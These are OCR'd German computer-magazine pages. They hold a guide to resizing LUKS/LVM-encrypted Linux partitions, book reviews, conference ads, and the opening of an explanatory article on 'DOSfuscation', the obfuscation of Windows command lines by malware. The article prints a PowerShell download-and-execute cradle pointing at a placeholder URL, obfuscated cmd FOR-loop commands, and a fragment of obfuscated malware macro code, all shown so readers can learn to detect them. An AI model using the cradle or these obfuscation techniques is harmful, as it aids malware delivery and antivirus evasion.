Linux-Partitionen zu vergrößern oder zu verkleinern ist dank des grafischen Festplattenverwaltungsprogramms gparted normalerweise eine Sache weniger Klicks. So können Sie leicht nachträglich Platz für eine weitere Linux- oder Windows-Partition schaffen oder noch freie Bereiche der Festplatte zur Home-Partition hinzufügen, wenn es wider Erwarten eng wird. Doch bei verschlüsselten Linux-Installationen, die die meisten Linux-Installer anbieten, streckt `gparted` seine Waffen – das ist ihm gleich mehrere Nummern zu groß. Auch Blivet aus Fedora 29, das auch mit LVM umgehen kann, beißt sich die Zähne aus.

Matrjoschka 2.0

Damit der Benutzer beim Booten das Passwort seines verschlüsselten Linux-Systems nur einmal eingeben muss, aber trotzdem alle Dateisysteme inklusive Swap verschlüsselt werden, wenden die Installer von Debian, Fedora, Ubuntu und vieler andere Linux-Distribution einen Trick an: Sie erzeugen innerhalb einer verschlüsselten Partition eine Volume Group (VG) mit einem Physical Volume (PV), auf dem Logical Volumes (LV) mit dem Root-Dateisystem, Swap und – soweit gewünscht – Home- und anderen Dateisysteme angelegt werden. Das Ganze ist einer Matrjoschka nicht ganz unähnlich, die erste Abbildung links unten auf der folgenden Seite zeigt die Verschachtelung einer typischen Debian-Installation mit vollverschlüsseltem System.

Möchte man nachträglich Platz schaffen, etwa um auf einem Mac macOS parallel neben Debian zu installieren (siehe S. 168) oder eine weitere Linux-Distribution auszuprobieren, so muss man mit dem Verkleinern innen anfangen und sich langsam nach außen vorarbeiten. Damit später nicht versehentlich Teile eines Dateisystems oder eines Volumes außerhalb der Partition liegen, sollten Sie beim Verkleinern einen gehörigen Abstand zur nächst höheren Ebene wahren – mindestens 1 GByte. Später, wenn die Partition mit dem verschlüsselten Linux-System die korrekte Größe hat, können Sie die Größen aller darunter liegenden Ebenen nacheinander leicht maximieren, sodass am Ende kein Platz verschwendet wird. Sollten Sie Ihre verschlüsselte Partition lediglich vergrößern wollen, so können Sie die Schritte bis zum Anpassen der Partitionierung überspringen.

Die Änderungen können Sie jedoch nicht im laufenden Betrieb durchführen, weshalb Sie ein Live-Linux wie Fedora 29 oder Ubuntu 18.04 auf einem USB-Stick zur Hand haben müssen, um die Arbeiten durchzuführen. Beide Distributionen bringen alle Tools mit, die Sie dafür benötigen. Außerdem können Sie mit den Live-Systemen leicht ein vollständiges Backup Ihrer Festplatte anfertigen – was dringend notwendig ist, denn bei einem Fehler, der etwa die verschlüsselte Partition betrifft, verlieren Sie schlimmstenfalls sämtliche Daten.

Die zweite Abbildung auf der folgenden Seite zeigt, in welcher Reihenfolge die einzelnen Schritte erfolgen müssen. Da grafische Tools derzeit nicht zur Verfügung stehen, ist man auf die gute alte Kommandozeile angewiesen. Die nachfolgenden Schritte benötigen allesamt Root-Rechte, die Sie unter Fedora und Ubuntu per `sudo su -` erlangen. Beachten Sie, dass beide Live-Systeme standardmäßig mit amerikanischer Tastatur arbeiten: Damit die Passworteingabe zum Entschlüsseln der Linux-Partition klappt, sollten Sie das Tastatur-Layout in den Systemeinstellungen deshalb lieber auf Deutsch umstellen, bevor Sie beginnen.

Aufgedröselt

Mit dem Befehl `lsblk` verschaffen Sie sich einen ersten Überblick, wie Ihr System partitioniert ist. Bei der Zuordnung helfen Ihnen auch die Größenangaben der Laufwerke. Standard ist, dass es sich bei /dev/sda1 um eine Boot- oder EFI-Partition handelt, die unverschlüsselt ist; der Rest steckt üblicherweise in /dev/sda5, einer per LUKS verschlüsselten Partition. Diese müssen Sie zunächst entschlüsseln:

```
cryptsetup luksOpen \
/dev/sda5 sda5_crypt
```

Haben Sie das Passwort korrekt eingegeben, finden Sie im Verzeichnis /dev/mapper das Laufwerk sda5_crypt. Dieses enthält die LVM Volume Group (VG) und außerdem das einzige Physical Volume (PV) des Systems. Um die darin enthaltenen Logical Volumes zu aktivieren, lassen Sie LVM mit dem Befehl `vgscan` nach neuen Volumes suchen. Im Anschluss daran finden Sie im Verzeichnis /dev/mapper die Logical Volumes der Volume Group, etwa `debian--vg-root` und `debian--vg-swap`.

Um das Root-Dateisystem zu verkleinern und so Platz auf der Festplatte oder SSD zu schaffen, müssen Sie zunächst das Dateisystem auf Fehler prüfen und können es dann unmittelbar verkleinern:

```
e2fsck -f /dev/mapper/debian--vg-root
resize2fs -p \
/dev/mapper/debian--vg-root 86G
```

Die beispielhaft angegebene Größe `86G`, also 86 GByte, ist die neue Größe des Root-Dateisystems. Diese sollte einige Gigabyte unterhalb der gewünschten Größe liegen, damit das Dateisystem nicht versehentlich über das im nächsten Schritt verkleinerte Logical Volume hinausragt. Wir empfehlen einen Abstand von mindestens 1 GByte zum Dateisystem:

```
lvreduce -L 87G \
/dev/mapper/debian--vg-root
```

Damit entsteht eine Lücke im Physical Volume, zwischen dem neuen Ende des Root-Volume und dem Anfang des Swap-

Volumes. Wie das konkret aussieht, listet Ihnen der folgende Befehl auf:

```
pvs -v --segments \
/dev/mapper/sda5_crypt
```

Schiebung

Am Ende jeder Zeile finden Sie die Laufwerksbezeichnung der Logical Volumes inklusive des von ihnen belegten Bereichs. Auf unserem Testsystem lautete sie `/dev/mapper/sda5_crypt:0-22271` für `root`, und `/dev/mapper/sda5_crypt:118166-119171` für `swap_1`. Swap hatte also eine Länge von 1006 Blöcken.

Um das Physical Volume verkleinern zu können, müssen Sie den Swap-Bereich mittels `pvmove` an den Anfang des freien Bereichs ab Block 22272 verschieben:

```
pvmove -v --alloc anywhere \
/dev/mapper/sda5_crypt:118166+1006 \
/dev/mapper/sda5_crypt:22272+1006
```

Der Trick ist, dass `pvmove` nicht nur Bereichsangaben aus Anfang- und Endblock versteht, sondern auch Bereichsangaben in der Form „Anfang+Länge“. Durch einen erneuten Aufruf von `pvs` mit den gleichen Parametern wie beim letzten Mal überzeugen Sie sich, dass sich der freie Bereich nun am Ende des Physical Volumes befindet. Anschließend verkleinern Sie das Physical Volume. Dabei müssen Sie beachten, dass es neben `root` auch `swap_1` enthalten muss – weshalb wir das PV vorsichtshalber nur auf 100 GByte verkleinern:

```
pvresize --setphysicalvolumesize \
100G /dev/mapper/sda5_crypt
```

Damit haben Sie Platz am Ende der verschlüsselten Partition gewonnen und könnten nun die verschlüsselte Partition verkleinern. Das ist allerdings umständlich, weil der dafür zuständige Befehl `cryptsetup` Größenangaben in 512-Byte-Sektoren verlangt. Einfacher ist es, die Logical Volumes zu deaktivieren, dann die verschlüsselte Partition zu schließen und schließlich die Partition auf die gewünschte Größe zu verkleinern – um dann `cryptsetup` den verschlüsselten Bereich an die neue Größe der Partition anpassen zu lassen.

Zunächst deaktivieren Sie die Volumes und schließen die verschlüsselte Partition:

```
vgchange -an
cryptsetup luksClose \
/dev/mapper/sda5_crypt
```

Nun können Sie die verschlüsselte Partition mit dem grafischen Partitions-Editor `gparted` bearbeiten. Dazu löschen Sie sie zunächst, passen falls vorhanden die erweiterte Partition an und legen schließlich eine neue Partition an, die Sie nicht formatieren lassen. Nun können Sie die verschlüsselte Partition wieder öffnen und den Bereich an die neue Partitionsgröße anpassen lassen:

```
cryptsetup luksOpen \
/dev/sda5 sda5_crypt
cryptsetup resize \
/dev/mapper/sda5_crypt
```

Jetzt lassen Sie Ubuntu per `vgscan` die LVM-Daten wieder einlesen, woraufhin Sie eine Warnung erhalten, dass das Physical Volume kleiner ist als das Laufwerk. Dies korrigieren Sie mit folgendem Befehl:

```
pvresize /dev/mapper/sda5_crypt
```

Anschließend ordnen Sie allen freien Platz im Physical Volume dem Logical Volume `root` zu und vergrößern das darin enthaltene Ext4-Dateisystem ebenfalls auf das Maximum:

```
lvextend /dev/mapper/debian--vg-root␣
↳ /dev/mapper/sda5_crypt
e2fsck -f /dev/mapper/debian--vg-root
resize2fs -p \
/dev/mapper/debian--vg-root
```

So bleiben keine Lücken und Sie nutzen die verschlüsselte Partition bis zum letzten Megabyte aus. Bevor Sie Ubuntu herunterfahren, sollten Sie noch die Logical Volumes deaktivieren und die verschlüsselte Partition schließen:


```
vgchange -an
cryptsetup luksClose \
/dev/mapper/sda5_crypt
```

Nun haben Sie genug Platz, um ein weiteres Betriebssystem zu installieren.

(mid@ct.de) c't

Verschlüsselte Partitionen verändern

Die Installer vieler Linux-Distributionen verschachteln verschlüsselte Bereiche, LVM und Dateisysteme ineinander. Beim Verkleinern müssen Sie deshalb von innen nach außen und beim Vergrößern von außen nach innen arbeiten.





David Gugerli

Wie die Welt in den Computer kam

Zur Entstehung digitaler Wirklichkeit

S. Fischer, Frankfurt am Main 2018
ISBN: 978-3-1039-7226-9
256 Seiten, 24 €
(Epub-/Kindle-E-Book: 20 €)

Im Maschinenraum der Digitalisierung

An Büchern zur Geschichte der Digitaltechnik herrscht kein Mangel. Das hat den Technikhistoriker David Gugerli nicht davon abgehalten, ausgedehnte Grabungen in den Archiven zu unternehmen. Seine Darstellung setzt entschieden eigene Akzente.

Die Welt hat eine Art allmählichen Umzug vollführt – so die von Gugerli benutzte Metapher. Seit Mitte des 20. Jahrhunderts sind immer weitere Teile des Lebens, von der Arbeit über die Kultur bis hin zu grundlegenden Entscheidungen über Wohl und Wehe von Menschen, in den Bereich digitaler Prozessierung übergesiedelt.

An vorliegenden Computerhistorien kritisiert der Autor, dass diese ihren Lesern zu gern Heldenmythen von unternehmerischen und technischen Großtaten auftischen. Dabei werde eine Zwangsläufigkeit technischer Entwicklungen behauptet, die er bestreitet. Die heutige „rechnergestützte Wirklichkeit" stellt Gugerli als Ergebnis kolossaler, oft von Fehleinschätzungen, Verlegenheitslösungen und Zufällen geprägter Anstrengungen dar: Alles sei viel komplizierter, als man hoffen möchte, und hätte auch ganz anders kommen können.

Dieses zähe Ringen um die Gestalt von Formatierungen und Schnittstellen, Betriebssystemen und Programmiersprachen, Netzwerk- und Speicherarchitekturen ist Thema des Buches. Gugerli geht den Absichten und Erwartungen von Entwicklern, Anwendern und Unternehmen auf den Grund. Als Quellen hat er konsequent keine nachträglichen Darstellungen gewählt, sondern zeitgenössische Artikel, Vorträge und Diskussionspapiere.

Wie es der literarischen Form des Essays entspricht, wechselt der Text zwanglos Perspektiven, Beschreibungsebenen und Themen: Gugerli liefert Schilderungen konkreter IT-Projekte aus den Sechzigerjahren, eine Genealogie von Datenbankparadigmen sowie zahlreiche technische Beschreibungen. Er erläutert Marktstrategien und stellt medienphilosophische Überlegungen zum Abstraktionsvermögen von Software an.

Das Buch serviert keine knackigen Antworten, wohl aber eine Fülle von tiefen Einblicken in treibende Mechanismen der Digitalisierung. Gugerli lädt den Leser zum Weiterdenken ein und dazu, ausgehend vom reichhaltigen Quellenapparat eigene Nachforschungen anzustellen. Wer dazu bereit ist, wird von der Lektüre profitieren. *(Pit Noack/psz@ct.de)*

Wer ist hier verrückt?

Psychodruck und überbordende Sachzwänge – muss Arbeit im Digitalzeitalter wirklich so aussehen? Fried und Heinemeier-Hansson, die Chefs des Webdienst-Entwicklers Basecamp, werben für ein alternatives Managementmodell.


Das Flaggschiffprodukt des Hauses Basecamp heißt Basecamp und ist eine Web-Anwendung für umfassendes Projektmanagement. Insofern liegt das Thema des Buchs nicht weit entfernt vom technischen „Baby" der Autoren. Sie betrachten ein Unternehmen ähnlich wie das Produkt einer Software-Entwicklung: Es hat Fehler, die man mithilfe von Tests findet und denen man mit geeigneten Werkzeugen zu Leibe rückt. Üblicherweise sieht die Praxis von Unternehmen selbst im IT-Bereich anders aus: Irgendwann hat man sich auf Prozesse und Abläufe festgelegt und rückt von diesen möglichst nicht mehr ab.

Das Ziel guten Managements soll eine „Calm Company" sein – frei vom typischen Stress, der in herkömmlichen Betrieben an der Tagesordnung ist. Fried und Heinemeier-Hansson wollen Mitarbeitern so viel wie möglich Freiraum für ungehinderte Arbeit verschaffen. Als Folge davon arbeiten die meisten Basecamp-Angestellten daheim und legen selbst die Zeiten fest, zu denen sie für Fragen verfügbar sind. Besprechungen finden nur in wichtigen Bedarfsfällen statt; Kalender werden nicht geteilt.

Die „Basecamper" geben auch nicht viel auf formale Qualifikationen und Lebensläufe. Bewerber müssen hier nicht klassische Einstellungstests mit Fragebögen absolvieren, sondern setzen vor Ort eine Woche lang ein kleines Projekt um, für das sie entlohnt werden.

Die ungewöhnlichen Mechanismen des Basecamp-Managements schlagen sich nicht zuletzt bei der Preisgestaltung für den angebotenen Service nieder. Der monatliche Festpreis, der von der Anzahl der jeweiligen Nutzer unabhängig ist, hat zu einer großen Bandbreite im Kundenspektrum geführt.

Rund 60 kurze Kapitel liefern ein Feuerwerk an Ratschlägen für eine bewusste Neugestaltung von Unternehmenskultur. Auch wer manches davon zu radikal findet, kann nützliche Denkanstöße mitnehmen. In leicht verständlichem Englisch mit bisweilen sehr eindrücklicher Wortwahl stellt das Autorenduo vieles auf den Kopf, woran Führungskräfte selbst in modernen, von IT geprägten Unternehmen gern glauben. Aber auch Arbeitnehmer ohne Leitungsfunktionen können das Buch mit Gewinn lesen. *(Maik Schmidt/psz@ct.de)*



Jason Fried,
David Heinemeier-Hansson

It Doesn't Have to be Crazy at Work

HarperCollins, New York 2018
ISBN: 978-0-0628-7478-8
240 Seiten, 11 €
(Epub-/Kindle-E-Book: 10 €)

Heidelberg, Print Media Academy,
19. bis 21. Februar 2019

para//el 2019

Softwarekonferenz für parallele und hochperformante Programmierung

// AUSZUG AUS DEM PROGRAMM

- Java-Parallelität: Wie wähle ich die richtigen APIs und Paradigmen für meinen Anwendungsfall aus?
- Eine Einführung in die Parallelisierung und Optimierung Tiefer Neuronaler Netze
- Task- und Datenparallelität mit Rust
- Debuggen von GPU-Code
- Multi-Threading mit Java, oder wie programmiere ich Deadlocks
- Was ist neu in OpenMP 5.0?
- Multicore-Programmierung in der täglichen Praxis

Jetzt letzte Tickets sichern:
www.parallelcon.de

// WORKSHOPS ZU

- Moderne Parallele Programmierung: Wie wähle ich die richtige Technologie und Architektur für mein Projekt aus?
- Elixir für Einsteiger
- Mit TLA+ zum korrekten Parallel-Programm

Silbersponsoren: hoCOMPUTER, intel Software Elite Reseller, intel

Veranstalter: iX, heise Developer, dpunkt.verlag

www.parallelcon.de

Köln, KOMED,
1.–3. April 2019

building IoT

Die Softwareentwicklerkonferenz zu Internet of Things und Industrie 4.0

Treff für IoT-Gestalter

Programm online!
Frühbucherrabatt noch bis zum 8.2.2019 – jetzt anmelden!

AUS DEN VORTRÄGEN

- IoT-Projekte in großen Organisationen
- Wie man 50.000 Geräte gegen ihren Willen vernetzt
- IoT-Sensorik 2.0: Machine Learning im Sensor
- Hardware in the Docks – Container in der Embedded-Welt
- Secure Smart Home Development

WORKSHOPS

- MQTT Deep Dive
- Continuous Deployment im Embedded-Umfeld
- Datenanalyse und ML skalieren mit PySpark
- Embedded- und ML-Modelle mit TensorFLow Lite und uTensor

Goldsponsoren: adesso business. people. technology., BOSCH Technik fürs Leben, codecentric, tarent

Bronzesponsor: ASQF Das Expertennetzwerk

Veranstalter: iX, heise Developer, dpunkt.verlag

www.buildingiot.de




Bild: Albert Hulm, Illustrator

Per,fek;t ver“ste^^ckt“

Wie Malware heimlich das Kommando übernimmt

Mit der Verschleierungstechnik „DOSfuscation“ verbergen Cyber-Angreifer schädliche Windows-Kommandozeilenbefehle geschickt vor Virenscannern, Code-Analysten und potenziellen Opfern. Wir zeigen, wie man die Befehle entschlüsselt und die wahren Absichten dahinter erkennt.

Von Olivia von Westernhagen

Der folgende Text enthält einen Kommandozeilenbefehl. Können Sie ihn entziffern?

```
%TEMP:~-8,-7%%ProgramFiles:~9,1%
%windir:~-4,1%;/%TmP:~ -8, 1%"
s^et ohL=e.de&&set IP=p^^ing&&,
set uOn= he^^is&&ca^ll ;
seT SK1=%IP%%uOn%%ohL%&&cAll %SK1%"
```

Falls Sie jetzt ratlos den Kopf schütteln, ist das nicht weiter verwunderlich. Denn die „DOSfuscation“-Technik verschleiert cmd.exe- und PowerShell-Befehle derart gekonnt, dass Malware-Analysten und Antivirenprogramme bisweilen Schwierigkeiten haben, sie überhaupt als solche zu identifizieren. Das zeigt etwa ein Blogeintrag des AV-Herstellers G Data von Mitte 2018. „Als wir das Sample das erste Mal angeschaut haben, dachten wir zuerst, wir hätten die Datei falsch exportiert“, kommentierte ein Analyst des Unternehmens den wohl ersten DOSfuscation-Fund in freier Wildbahn.

Seitdem veröffentlichen Antiviren-Hersteller und unabhängige Forscher immer wieder Schadcode-Analysen, in denen obfuskierte, oder besser: „DOSfuskierte“ Kommandozeilenbefehle auftauchen. Meist werden sie von Makrocode in Word-Dokumenten gestartet, um zusätzlichen Schadcode, darunter etwa den berüchtigten Trojaner Emotet, aus dem Internet nachzuladen. DOSfuscation ist zwar komplex, für Angreifer aber ganz leicht auf beliebige Befehle anwendbar –

dank des Frameworks „Invoke-DOSfuscation“, das bereits seit 2016 frei bei GitHub verfügbar ist.

Hinter DOSfuscation und dem Framework steckt nicht etwa irgendeine dubiose Cybergang, sondern der Sicherheitsforscher Daniel Bohannon. Er befasst sich bereits seit einigen Jahren mit Obfuskierungstechniken für cmd.exe- und PowerShell-Befehle. Für DOSfuscation kombinierte er altbewährte Techniken aus Malware-Samples in freier Wildbahn mit eigenen Obfuskierungsmethoden, die er im Rahmen automatisierter Tests erprobte und optimierte.

Zu seinen Forschungsergebnissen hält er Vorträge auf Sicherheitskonferenzen wie der Black Hat und der DerbyCon. Sein erklärtes Ziel ist es, IT-Sicherheitsverantwortliche und -unternehmen für das Thema zu sensibilisieren. Sein Framework Invoke-DOSfuscation soll ihnen dabei helfen, ihre Erkennungs- und Abwehrstrategien an DOSfuskiertem Code zu testen. Dass es regelmäßig durch Angreifer zweckentfremdet wird, ist ein guter Grund, sich einige der am häufigsten verwendeten DOSfuscation-Techniken im Detail anzuschauen. Nach der Lektüre dieses Artikels werden Sie in der Lage sein, den eingangs gezeigten Kommandozeilenbefehl zu entziffern. Und Sie erfahren, wie Sie die wichtigsten Verschleierungstricks auf eigene Faust identifizieren, falls Ihr Virenscanner hinterherhinkt.

Schema F

Kommandozeilenbefehle in Word-Dokumenten, die als Downloader fungieren, weisen schon seit Jahren fast immer dasselbe Schema auf: Sie starten eine Instanz von cmd.exe und laden dann unter Verwendung von PowerShell Schadcode aus dem Internet nach. Das Ganze sieht vereinfacht dargestellt so aus:

```
cmd /c "powershell.exe IEX
(New-Object Net.WebClient).
DownloadString('http://malware.url')"
```

Laut Bohannon sucht Antiviren-Software oftmals nach Schlüsselbegriffen wie `cmd` und `powershell`, um dieses „Schema F“ aufzuspüren. Um dies zu erschweren, kennt das Invoke-DOSfuscation-Framework spezielle Obfuskierungstechniken für Schlüsselbegriffe. Eine von ihnen ist eine spezielle FOR-Schleife, die beispielsweise wie folgt aussehen kann:

```
F^oR , ; /^f ; " delims=nZa4FH
 tokens=+2 " ; %n ; ; ^IN , ( ,
 ; ' , , ^^f^^TYpe ; , ^| ;
 ^^Find , "mdFi" ; ; ' , ; )
 ; ; DO ; %n  /%TmP:~ -8, 1%
```

Kaum zu glauben, aber wahr: Der Klartext hinter dieser Obfuskierung lautet – ganz nach Schema F – `cmd /c`.

Zeichensalat

Um die FOR-Schleife besser lesen zu können, ist es hilfreich, erst einmal den obersten Layer der Obfuskierung zu entfernen – nämlich die eingestreuten (Sonder-)Zeichen, die der DOSfuscation ihr charakteristisches Aussehen verleihen.

Die Platzierung der Zeichen geschieht allerdings nicht zufällig: Für jedes von ihnen gibt es Regeln, die beachtet werden müssen. Umgekehrt folgt daraus natürlich auch, dass man die Zeichen nicht „einfach so“ entfernen darf.

Diese Art der Obfuskierung ist nicht neu: Bohannon fand sie vornehmlich in Batch-Skripten, wobei Zirkumflexe besonders gebräuchlich zu sein schienen. Im Rahmen seiner Forschungen fügte er lediglich Kommata und Semikola hinzu. Um die mit ihnen verbundenen Gesetzmäßigkeiten herauszufinden, setzte Bohannon sie mittels sogenannter „Fuzzing Scripts“ an verschiedenen Stellen ein und testete dann (ebenfalls automatisiert), ob sie die Funktionsfähigkeit des jeweiligen Befehls beeinträchtigten.

In einigen Fällen sind die Regeln für die Platzierung recht offensichtlich – beispielsweise dürfen zusätzlich eingefügte Leerzeichen, Kommata und Semikola Schlüsselwörter oder Strings nicht „zerreißen“. Anführungszeichen interpretiert die Kommandozeile als Teil der normalen Befehlssyntax. Solange sie stets in gerader Zahl auftauchen, sind sie beliebig über das syntaktisch sinnvolle Maß hinaus verwendbar. Ebenso könnten übrigens auch Klammern nach dem Schema `FOR %x IN ((((((y))))))` ineinander verschachtelt werden, sofern man darauf achtet, dass die Zahl der öffnenden und schließenden Klammern identisch ist. Kommata und Semikola werden positionsabhängig entweder vom Kommandozeileninterpreter ignoriert oder aber als Separatoren zum Trennen von Befehlssequenzen verarbeitet.

Eine Wissenschaft für sich ist der Gebrauch von Zirkumflexen, die cmd.exe als sogenannte Maskierungszeichen erkennt. Setzt man sie vor Zeichen, denen normalerweise eine bestimmte Funktion zugeordnet ist – so wie etwa Vergleichsoperatoren oder Slashes –, wird das dahinterstehende Zeichen als normaler Text interpretiert. Daraus folgt, dass man sie auch beliebig vor Zeichen verteilen kann, die ohnehin schon normalen Text darstellen. Und auch Dopplungen sind an einigen Stellen erlaubt, da ein Zirkumflex je ein nachfolgendes Zirkumflex maskieren kann.

Wer sich für weitere Details interessiert, kann diese in Bohannons White-

```
Function CzZVzr()

On Error Resume Next

sSqFd = 60264 + 59665 * qpUST - CFRiYl / aMOFk + sKrWI - oaWIQ + SMWjkR * 13496 - EVQLhw - 89806 + 45285

WfmEfXfw = CStr(Chr(UjPnTufIRfLz + EuQfmwN + 109 + mTJzaFvUD + qsUwjoJmfO)) + "d /" + CStr(Chr(JDtZMiZNVzNcUK + CVLHkmM +
99 + UzwmbrEfZz + jiqiBCtircWt)) + " F" + "^oR  ," + "  ;  " + "/^f" + " ; " + CStr(Chr(KCwJWqhzsiba + IzuKzXW + 34 +
dikThhrdEh + BjPcEzjqLDbI)) + "  del" + "i" + CStr(Chr(uhLuhNXiVb + zRABWtCXGR + 109 + uXpwIaHciLnK + ziJTKoqj)) + "s"

AtQmrw = 37001 + 23291 * fVfzB - GYfucz / rKXtjo + GQJQj - rCZih + FqOjp * 36972 - npVsW - 56754 + 59146

KpZcCzQqjO = "=nZa" + "4F" + "H to" + "kens= " + "  +2" + " " + CStr(Chr(pKhhFQOcC + KXaauUJsndqjLu + 34 + nGqrNXZHz +
WNzLHpKoGj)) + " ;  " + "%n"

dYpZbO = 42450 + 26233 * oSwZl - dDGXzP / OjdVOU + QdKSH - HKzzoD + diZKr * 2630 - vbazz - 29131 + 86776

CKLsslrC = " ; ; " + "^" + "IN ," + " " + "( ,"

CIwMZa = 41309 + 32852 * NtrRT - qoEVC / TivOUw + AWRDC - kNURzR + MOGWNF * 36454 - LpXQz - 73197 + 67090
```

Dieser Makrocode versteckt Teile eines DOSfuskierten Befehls.

```
FOR /F "delims=8Wl tokens=3" %X IN ('assoc^|findstr lCmd')DO %X
FOR /F "delims=8Wl tokens=3" %X IN (".cdxml=Microsoft.PowerShellCmdletDefinitionXML.1")DO %X
FOR /F "delims=l tokens=3" %X IN (.cdxm l =Microsoft.PowerShe l l Cmd l etDefinitionXML.1)DO %X
                                  1        2                      3     4

FOR /F "delims=uiD. tokens=3" %m IN ('ftype^|find "lDa"')DO %m
FOR /F "delims=uiD. tokens=3" %m IN ("Microsoft.PowerShellData.1="C:\Windows\System32\notepad.exe" "%1"")DO %m
FOR /F "delims=iD. tokens=3" %m IN (M I crosoft . PowerShell D ata . […])DO %m
                                   1   2         3            4     5
```

Die Schlüsselbegriffe Cmd und PowerShell tarnt DOSfuscation wie in diesem Beispiel als FOR-Schleife.

